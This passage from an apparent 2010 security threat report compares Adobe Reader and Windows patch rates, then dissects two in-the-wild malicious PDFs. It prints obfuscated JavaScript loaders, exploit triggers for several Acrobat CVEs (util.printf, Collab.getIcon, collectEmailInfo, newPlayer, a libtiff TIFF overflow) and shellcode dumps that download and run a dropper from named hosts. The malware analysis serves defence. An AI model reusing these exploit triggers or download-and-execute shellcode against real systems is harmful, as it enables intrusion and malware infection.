sample set of Windows servers and workstations have Adobe Reader or Adobe Acrobat installed:

Figure 27:

Installation % of Adobe Reader—100% baseline is Internet Explorer



At the same time Adobe Reader exhibits the same patching patterns as other 3rd party applications, a rather slow implementation rate of updates.

One of our metrics, termed a half-life, measures the time needed to reduce the number of initially found vulnerabilities to 50%. In the following charts, the half-life is measured in days, and is determined as the number of days it takes for the trend line to cross below the 50% mark. Using the half-life metric, we can see that Adobe Reader's patch cycle lags behind that of our comparison Microsoft Windows OS. In the last year half-life for the Windows OS was 14.5 days.

Figure 28:

Windows Operating System vulnerabilities Half-life in H2 2009





Figure 29:
Adobe Reader Half-life for 2009



By comparison, the half-life of Adobe Reader in 2009 shows much slower progress than the Windows OS. Its half life comes in at 65 days showing limited patch and remediation efforts by IT administrators.

Another metric, persistence, measures the number of computer systems that continue to be affected by the vulnerability months after patches have been developed and distributed by the vendor. The persistence value for Adobe Reader is approximately

Figure 30:
Adobe Reader Persistence – 6 months after release





Figure 31:
Persistence for MS08-067, reaching 1%




45% after a six-month initial time frame, and then slowly trends towards 40% over the following months, indicating that end-users implementation of Adobe Reader updates is of low priority.

By comparison, persistence values for critical Windows OS vulnerabilities are around 10% and can be even lower for very high profile vulnerabilities such as MS08-067, the flaw underlying the Conficker worm.

New Version fares better

We have data available for Adobe Reader showing that the newer version, Reader v9, behaves significantly better than the older versions, V7 and v8. Separating the v9 vulnerabilities of Adobe Reader from the vulnerabilities for older versions, V7 and v8, shows that the newest release of Adobe Reader presents a half-life that is roughly equivalent to that of our comparison system: the Windows OS system patches: 15 days.

Figure 32:
Adobe Reader V9 Behavior



This improved behavior of the Adobe Reader v9 can be attributed to the inclusion of an automatic update mechanism that reminds users consistently that a new version is available and helps them to install the updates. Current numbers indicate that roughly 50% of all installed Adobe Reader versions are running on V9. Updating older Adobe Reader installations to the current version should be a top priority for IT administrators – the new version provides enhanced stability, improved configuration options for the execution of JavaScript and an automatic updater that makes a marked difference in the update speed.

RealWorld examples of PDF attacks

Obfuscation in Adobe's Portable Document Format (PDF) has certainly come a long way in 2010. Among the more interesting tactics uncovered are the use of filters and reusable streams to obfuscate attacks. A good reference to learn more about filters and reusable streams can be found here. These filters are part of the GNU PDF project specification as well and the descriptions of the filters here and here , which are covered in the examples below, might be more palatable than the official Adobe PDF specification cited first.

The following two examples surfaced in the first quarter of 2010 and illustrate how these filters are used to bypass security devices. The first example shows a very basic attack in which minimal attention has been given to avoid detection. It leverages a number of older vulnerabilities from 2009. The second example exploits a new vulnerability from 2010 and employees special tactics employed to avoid detection. At the beginning of 2010, noted detection rates on these types of attacks were very low. For example, in the case of the second sample, 13 out of 42 antivirus vendors detected the sample properly. As the use of filters and reusable streams have become more mainstream, detection of these types of obfuscation are improving. However, more advanced attackers are moving to the more obscure filters, specifically LZWDecode and RunLengthDecode.

The first example, shown below, depicts multiple encodings within a single stream, beginning with the malicious stream:

```
4 0 obj

<< /Length 10037 /#46#69l#74#65#72
[ /ASCIIHe#78#44#65#63#6f#64e
/#4c#5a#57#44#65#63o#64#65
/A#53#43II85#44e#63o#64e /#52#75n#4ce#6eg#74#68#4
4e#63#6fd#65 /F#6c#61#74#65D#65#63#6f#64#65 ]

>>stream
800C0A4321E8F47E2122900625B33990CC5C2C8F
C6270180CC4E672213C6E621C130B8212A14B031341A0E25
0349A49A24351008C52168ECA22A28938766E2F130542B330DCB
86B27C08782D3898CDE481E998C6592B8E8D42E300BC7E25121A4D
0721995C8E5D2190CD8692A0FCAC40198E46C2D20934DA6E2B
1587C462E890683D359C0B622241A0C24B2B8A05A61240C4E
436368F49A2F210C0705A1F1A0482E1A908CB9334DF443842B1AC
8658211007C293A9B4C6261A1947A68219A4C6602290C4E612C
174822C34084B26B161C4A43E18900422E121287A532B
1C85825249786E6C2B8B4E8532408CA06A1A0E442521A1A
4706C33938AE69118489A7248A4464F22920B057129ACA64F
30dfdsgsg
```

Once the above is decoded using the appropriate ASCIIHexDecode and ASCII85Decode filters, a further obfuscation is detected and must also be unwrapped. The resulting stream looks something like the following:

```
B = "@0A@0A@0A@0A@66@75@6E@63@74@69@6F@6E@20@79@59@67@5
4@46@61@28@58@4D@42@2C@62@66@51@75@46@29@7B@77@68@69@6C@
65@28@58@4D@42@2E@6C@65@6E@67@74@68@2A@32@20@3C@20@62@66
@51@75@46@29@7B@58@4D@42@2B@3D@58@4D@42@3B@7D@58@4D@42@3
D@58@4D@42@2E@73@75@62@73@74@72@69@6E@67@28@30@2C@62@66@
51@75@46@2F@32@29@3B@72@65@74@75@72@6E@20@58@4D@42@3B@7D
@0A@0A@0A@66@75@6E@63@74 …

var e = app['ev' + 'al'];

e(unescape('Z%3D%27epw2Xvl2wqh5al%27.replace%28%2
7pw2X%27%2C%27%27%29%0D%0Avar%20EnqVjQ%20%3D%20B.
replace%28%2F%40%2Fg%2CString.fromCharCode%2840-
3%29%29%3B%0D%0AZ%3DZ.replace%28%2712wqh5%27%2C%27%27%2
9%3B%0D%0AX%3Devent.target%3B%20%0D%0AC%3DX%5BZ%5D%0D%
0AC%28unescape%28EnqVjQ%29%29%3B%20'));
```

Focusing on the variable "e," which disguises an "eval" statement that unpacks the variable "B." By percent decoding and normalizing the code snippet, the following is revealed:

```
Z='epw2Xvl2wqh5al'.replace('pw2X','')
var EnqVjQ = B.replace(/@/g,String.fromCharCode(40- 3));
Z=Z.replace('l2wqh5','');
X=event.target;
C = X[Z]C(unescape(EnqVjQ));
```

Now, if this code snippet is executed on the variable B, the full attack is unleashed. The attack is intelligence to run various exploits depending on the installed version of Adobe Acrobat. The code is as follows:

```
function GDUvmppC(){

 var yVXd = app.viewerVersion.toString();
 if (yVXd > 8){ yrTvhKLZ(); }
 if (yVXd < 8){ bPkF(); }
 if (yVXd < 9.1){ KKAKUC(); }
 if (yVXd < 9.2){ breakfast(); }
 }
```

Further analysis shows that this exploit targets three common vulnerabilities. The first is CVE-2008-2992 which is a stack-based buffer overflow triggered via a specially crafted format string that is then

passed to util.printf. After the shell code is crafted and appropriate measures are taken to make sure that the shell code will be found in memory once the vulnerability is triggered, the actual invocation appears:

```
var uBE = 129999999999999999998888888888888888888888888888
88888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888
88888888888888888888888888888888888888888888888888888888
888888888888888888888888;

util.printf("%45000f", uBE);
```

The second targeted vulnerability is CVE-2009-0927, which is another stack-based overflow triggered by the getIcon method of a Collab object. Again, once the shell code has been setup, the attacker calls the vulnerable method as follows:

```
var LNbwP = unescape("%09");
while (LNbwP.length < 0x4000){ LNbwP += LNbwP; }
LNbwP = "N." + LNbwP;
app.doc.Collab.getIcon(LNbwP);
```

The third is targeted vulnerability is CVE-2007-5659, which is another bug related to the Collab object, this time the collectEmailInfo method:

```
var cWZWuhjb = unescape("%u0c0c%u0c0c");
while (cWZWuhjb.length < 44952){ cWZWuhjb += cWZWuhjb;
}
this.collabStore = Collab.collectEmailInfo({ subj :
"", msg : cWZWuhjb });
```

The fourth vulnerability, a function codename "breakfast" in the source code, is based on CVE-2009-4324, which is a "use after free" bug in the doc.media.newPlayer object:

```
util.printd('rlpPpjTXXIncUhwagCzcuHfmkzObBSZDGNdC',
new Date());
util.printd('SotSxNQvMqKNjJkIXioKlmfZYfmiPGgGNNKn',
new Date());
try { this.media.newPlayer(null); } catch (e) { }
util.printd(GDagaCuyNfRSFzaSZLO, new Date());
```

In each exploit above, the executed shell code, which is itself encrypted, is as follows:

```
33 c0 64 8b 40 30 78 0c 8b 40 0c 8b 70 1c ad 8b   3.d.@0x..@..p...
58 08 eb 09 8b 40 34 8d 40 7c 8b 58 3c 6a 44 5a   X....@4.@|.X<jDZ
d1 e2 2b e2 8b ec eb 4f 5a 52 83 ea 56 89 55 04   ..+....OZR..V.U.
56 57 8b 73 3c 8b 74 33 78 03 f3 56 8b 76 20 03   VW.s<.t3x..V.v .
f3 33 c9 49 50 41 ad 33 ff 36 0f be 14 03 38 f2   .3.IPA.3.6....8.
74 08 c1 cf 0d 03 fa 40 eb ef 58 3b f8 75 e5 5e   t......@..X;.u.^
8b 46 24 03 c3 66 8b 0c 48 8b 56 1c 03 d3 8b 04   .F$..f..H.V.....
8a 03 c3 5f 5e 50 c3 8d 7d 08 57 52 b8 33 ca 8a   ... _ ^P..}.WR.3..
5b e8 a2 ff ff ff 32 c0 8b f7 f2 ae 4f b8 65 2e   [.....2.....O.e.
65 78 ab 66 98 66 ab b0 6c 8a e0 98 50 68 6f 6e   ex.f.f..l...Phon
2e 64 68 75 72 6c 6d 54 b8 8e 4e 0e ec ff 55 04   .dhurlmT..N...U.
93 50 33 c0 50 50 56 8b 55 04 83 c2 7f 83 c2 31   .P3.PPV.U......1
52 50 b8 36 1a 2f 70 ff 55 04 5b 33 ff 57 56 b8   RP.6./p.U.[3.WV.
98 fe 8a 0e ff 55 04 57 b8 ef ce e0 60 ff 55 04   .....U.W....`.U.
68 74 74 70 3a 2f 2f 74 6f 64 6f 73 74 65 73 2e   http://todostes.
69 6e 66 6f 2f 64 64 64 64 64 64 64 77 77 77 77   info/ddddddddwwww
77 77 77 65 65 2f 67 6f 6f 64 70 70 65 6f 70 6c   wwwee/goodppeopl
65 73 68 69 74 2e 70 68 70 3f 69 64 73 3d 55 64   eshit.php?ids=Ud
50 44 46 00                                       PDF.
```

The end result of this attack is a Trojan dropper that infects the target machine with a piece of malware that is obtained from the URL shown at the end of the trace; malware which is served up via a PHP script.

The second example of an Adobe Reader attack is interesting because it bears some resemblance to the above example, but likely was modified to avoid detection from network security devices. Also, great care was taken to make sure that this exploit had very little in common with the public proof-of-concept code that was released around the same time as the vulnerability was disclosed.

Recall that the first example begins with something that is unlikely to occur in legitimate documents and therefore easy to filter, namely:

```
/ASCIIHe#78#44#65#63#6f#64e)
```

The second example is much more discreet. First, there are two important streams:

```
<</Length 24759 /Filter [/FlateDecode /ASCII85De-
code]>>
stream>
x<9c>d]Ã§Z*Ã^R}^V<90>^\<94>$^Y<86>!<8f>Â 9Ã§Â n%Â¼Ã¿Â-
ÃM<8f>Ã§Ã¾ÃÃ9^ _ 2Ã´tWXUÂµÂªÂºb^?(FÃÃÃ8<98>^Lw _
Ã¦<91><81>wÃ^N~V}Â³Ã¤Â£Â£Ã·Ã¦Â³^D=ÃBht)W<93>Ã³XÂ±<92>Ã²L
ÃÃ¹<97>EkÃ¢Â³^DÂ£¢1Ã8<8a>;Ã¿$[0<82>cweÃ°Â¼Â^UÃÃh"<9a>ÃÂ
´&ÃÂ¿<8f>O6Â½ÃwÃ<8b>Ã¹Â·IÂ¬Â¸Â

<</Length 1447 /Filter [/FlateDecode /ASCII85Decode]>>
j=ÃvÂ¬Â¬^T,ÃÂ²8<90>^H{<8c>b0MÃ^K^^
ÂÃµÃYV<88>Ã½^LRÂ¥<92>Ãx<9c>m<95>W<97>Âl<9e>3<<97>Â¹Â¥\
t=`^E<98>ÃÃgÃ c^W<91>Ã¨eY<91><99>$^Y<8f>h9<93>,Ã´?^V<94
>~T<8f>Â´^Q _ ÃK<9e>^R<8a>C^FÂ§Â®^DÃ¢:Â¿<95>Ã)/iÃ^[Ãª;Ã-
Ã©ÃMÃ¯ÃÃZÂ¸<82>ÂªÃV<95>Ã<8d>Â¶
```

Again, notice that in this example ASCII85Decode and FlateDecode are used in a manner typical of known-good documents. Also, since there are fewer filters chained together, the resulting output is non-printable. Compare this to the first example.

The analysis begins with the second stream, which contains a simple but effective unpacking routine with plenty of junk to throw off static analysis:

```
var k4WtQx1Fd=12890;
viLnVPzyX0='sEZtIAB6M';
var ueAvgywc=22100;
var sNsmrR9p0=new Array();
sNsmrR9p0[0]=29501;

function lF9hY6WH4(vHryfJUPI,e6pniSpWR3,b94qFasz2){
return vHryfJUPI; }

ajzBLGNq=null;
this.vfpJkKc9=28590;
var mHWkpclMG=17096;
var ykBPm2LK=new Array('epBw4Da5y6','rU9aOZh9s','pHKg5
0gHKz');
var w2GMreESO6=new Array('gKGfNIjg','jxJhkMf2');
```


```
function dTydeYtPa(fm1ua2C3Y){return false;}
var g2AV1wJf4x = aIQMm1NEU9.replace(/[~ _ #\^\!]/g, '');
function aUNprkHxd(uMyh4mXJL,dZHAF2pS,mmgZhxczTf)
{return mmgZhxczTf;}
function p5J98t1k5(hN7NnoTsN,wmo9FA7aRT){return
hN7NnoTsN;}

…
```

At this point, looking at the first stream shows a small portion of the text that is used as input to the above unpacking routine:

```
v~a#r~ ^s^z^j^M _ a!y _ 7^e _ !=~ ~n#e^w# _ A!r!r#a#y _
(#)!;#v _ a _ r^ #x~b!L#C~6~X#v!F^v#y!;!f _ u~n^c#t^i^o^n _
!p!c~F~n _ A _ z!N^d#X^W!( _ e^P#C^P#K^P#5~G#j!,#
#h~i^d^7 _ m!e^Q _ Q~1#)!{!w^h^i^l#e#(#e _
P~C!P#K~P#5#G#j!.!l#e#n#g^t~h# #*! #2# ^<~
!h _ i!d~7 _ m _ e^Q _ Q~1!)^{^e!P^C^P#K#P _ 5!G _ j! #+^=~
!e~P^C#P _ K _ P!5!G#j^;#}~e~P!C#P!K^P _ 5~G#j! !=!
~e^P _ C#P _ K~P!5!G!j!.!s~u#b~s^t!r~i _ n#g _ (!0 _ ,^
^h _ i!d~7#m#e!Q#Q~1~ _ /# ^2~)#;#r _ e~t#u#r _ n!
^e _ P^C!P _ K~P~5~G!j _ ;!}~f!u~n~c _ t^i#o _ n#
!w _ o#T!e _ a#h~Z _ c^(~s#q _ f _ B^p#R _ T _
o~7^)#{^i _ f _ (^s~q _ f#B!p^R#T!o#7 _ ^= _ =^
~0#)!{ _ v!a _ r _ ^w#2#v~P _ 1!K~A _ P^6~ #= _
^0!x^0!c _ 0#c^0 _ c!0~c _ ;!v^a!r# ~w^w _ L!V!2#r^W~Y# !=~
~n!e~w~ _ A#r~r!a!y^( _ \" _ % _ u!9!c _ 6 _ 0~%~\"!, _ \" _
u~0^0 _ e^8^% _ u#0!0!0 _ \"~,~\"~0~%#u~5^d#0~0#% _ u#e^\
"^,!\"#d _ 8!3#%!u#b _ 8~0 _ \"~,#\"~7#%#u _ 1^2#c^a#\"^,^\
"~%!u#7^c!9 _ 9 _ %~u~8 _ \"#,#\"^c!b~9^%^u!0^0#\"~,^\"^0-
_ 4 _ % _ u^3#\"#, _ \"~1~0~0#%~u#0#d#4#\"~,^\"#4 _ %!u!8#3
~1#a^% _ u^0!\"!,^\"#4^e#9 _ %^u^f!7 _ 7 _ 5~\"^,#\"~% _ u#
2!3!3!6!%!u~1~8^\"#, _ \"~5^9 _ % _ u!1 _ 7^\"!,~\"~c~9^% _
u#7 _ c#a^9^\"!,~\" _ %~u^1!2^c~a~%!\"!,~\"#u~7~0 _ e _ 1^
%#u#5~2^\"#,^\"^4#1#% _ u^f~7#9#\"~,^\"!5 _ %^u^0~e~b!a
_ \"!,#\" _ % _ u#f~7 _ 3 _ 4 _ %^u~1#\" _ ,#\"#a^9!2#%!u~7^
\"~, _ \" _ 5~7#2 _ %!u#5^2#4 _ 1 _ \" _ ,^\"^%~u!f#1#a~d#%!
\"~, _ \"^u _ 6#e _ 8~a~% _ \"~,#\"^u _ 2 _ 4#1^2#%^u _ f#a
~f#\"#,~\" _ 6 _ %!u _ 7~f#\"!,^\" _ 5~5~%~u^1#2!\" _ ,#\"~c
!a#%^u _ e#9 _ 1 _ 4~\"#,!\"#%!u^1#1#3 _ \"~,~\"^8 _ %^u#7~
c!9~9~%#u#\"!,~\"#e!d^9!8~%#u _ c~8 _ 0 _ c#\" _ ,!\"~% _
u^1#2 _ c~9^%~u~f~1!\"~, _ \"^9 _ 9^% _
u~e!f _ 5~f!%^u _ \"~,^\" _ 7#c _ 9~a#% _ u~4!0~c~a~\"!,#\
```

When the two streams are merged, the resulting visual images looks like the following:



Now, following one more layer of obfuscation arising from JavaScript's unescape() function leads to the discovery of an XML document buried within.

```
<?xml version="1.0" encoding="UTF-8" ?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<config xmlns="http://www.xfa.org/schema/xci/1.0/">
<present>
<pdf>

…

<subform name="Page1" x="0pt" y="0pt" w="612pt"
h="792pt">
<break before="pageArea" beforeTarget="#PageArea1" />
<bind match="none" />
<field name="ImageField1" w="28.575mm" h="1.39mm"
x="37.883mm" y="29.25mm">
<ui>
<imageEdit />
</ui>
</field>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner expand 1?>
</subform>
<?templateDesigner FormTargetVersion 24?>
<?templateDesigner Rulers horizontal:1, vertical:1,
guidelines:1, crosshairs:0?>
```

```
<?templateDesigner Zoom 94?>
</template>
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/
xfa-data/1.0/">
<xfa:data>
<topmostSubform>
<ImageField1 xfa:contentType="image/tif" href="">
SUkqADggAACQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC-
QkJCQkJCQkJCQkJCQkJ…
```

One look at the ImageField1 structure gives indications that this is not a TIFF image, as suggested by the code. Once decoded, the final payload is evident:

```
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90    ................
90 90 90 90 50 53 51 52 56 57 55 9C E8 00 00 00    ....PSQRVWU.....
00 5D 83 ED 0D 31 C0 64 03 40 30 78 0C 8B 40 0C    .]...1.d.@0x..@.
8B 70 1C AD 8B 40 08 EB 09 8B 40 34 8D 40 7C 8B    .p...@....@4.@|.
40 3C 56 57 BE 5E 01 00 00 01 EE BF 4E 01 00 00    @<VW.^......N...
...
00 00 47 65 74 54 65 6D 70 50 61 74 68 41 00 4C    ..GetTempPathA.L
6F 61 64 4C 69 62 72 61 72 79 41 00 47 65 74 50    oadLibraryA.GetP
72 6F 63 41 64 64 72 65 73 73 00 57 69 6E 45 78    rocAddress.WinEx
65 63 00 BB 89 F2 89 F7 30 C0 AE 75 FD 29 F7 89    ec......0..u.)..
...
CE 80 3E BB 74 02 EB ED C3 55 52 4C 4D 4F 4E 2E    ..>.t....URLMON.
44 4C 4C 00 55 52 4C 44 6F 77 6E 6C 6F 61 64 54    DLL.URLDownloadT
6F 46 69 6C 65 41 00 70 64 66 75 70 64 2E 65 78    oFileA.pdfupd.ex
65 00 63 72 61 73 68 2E 70 68 70 00 68 74 74 70    e.crash.php.http
3A 2F 2F 72 65 67 69 73 74 72 33 72 65 64 2E 63    ://registr3red.c
6F 6D 2F 70 72 69 76 2F 6C 2E 70 68 70 3F 69 3D    om/priv/l.php?i=
38 00 90 90 90 90 90 90 90 90 90 90 90 90 90 90    8...............
```


From the information obtained, this appears to target vulnerability CVE-2010-0188, which leverages an integer overflow in Adobe's libtiff library implementation. Shortly after this advisory was released, there was a widely circulated proof-of-concept. However, this example is clearly not related to the proof-of-concept and appears to have been developed from the ground up so as to be stealthier in its exploitation, as clarified in the preceding paragraphs.

Analysis of a PDF attack

Based on analysis of Qualys and HP TippingPoint data, as well as experience in responding to computer attacks over the past twelve months, the following scenario was developed to highlight methods used by attackers to extract corporate secrets from a victim organization. Not every attack follows these steps in this order. However, this scenario illustrates some of the most common and damaging tactics used against commercial and government organizations today.

Step 1:

The attacker creates a malicious PDF file.

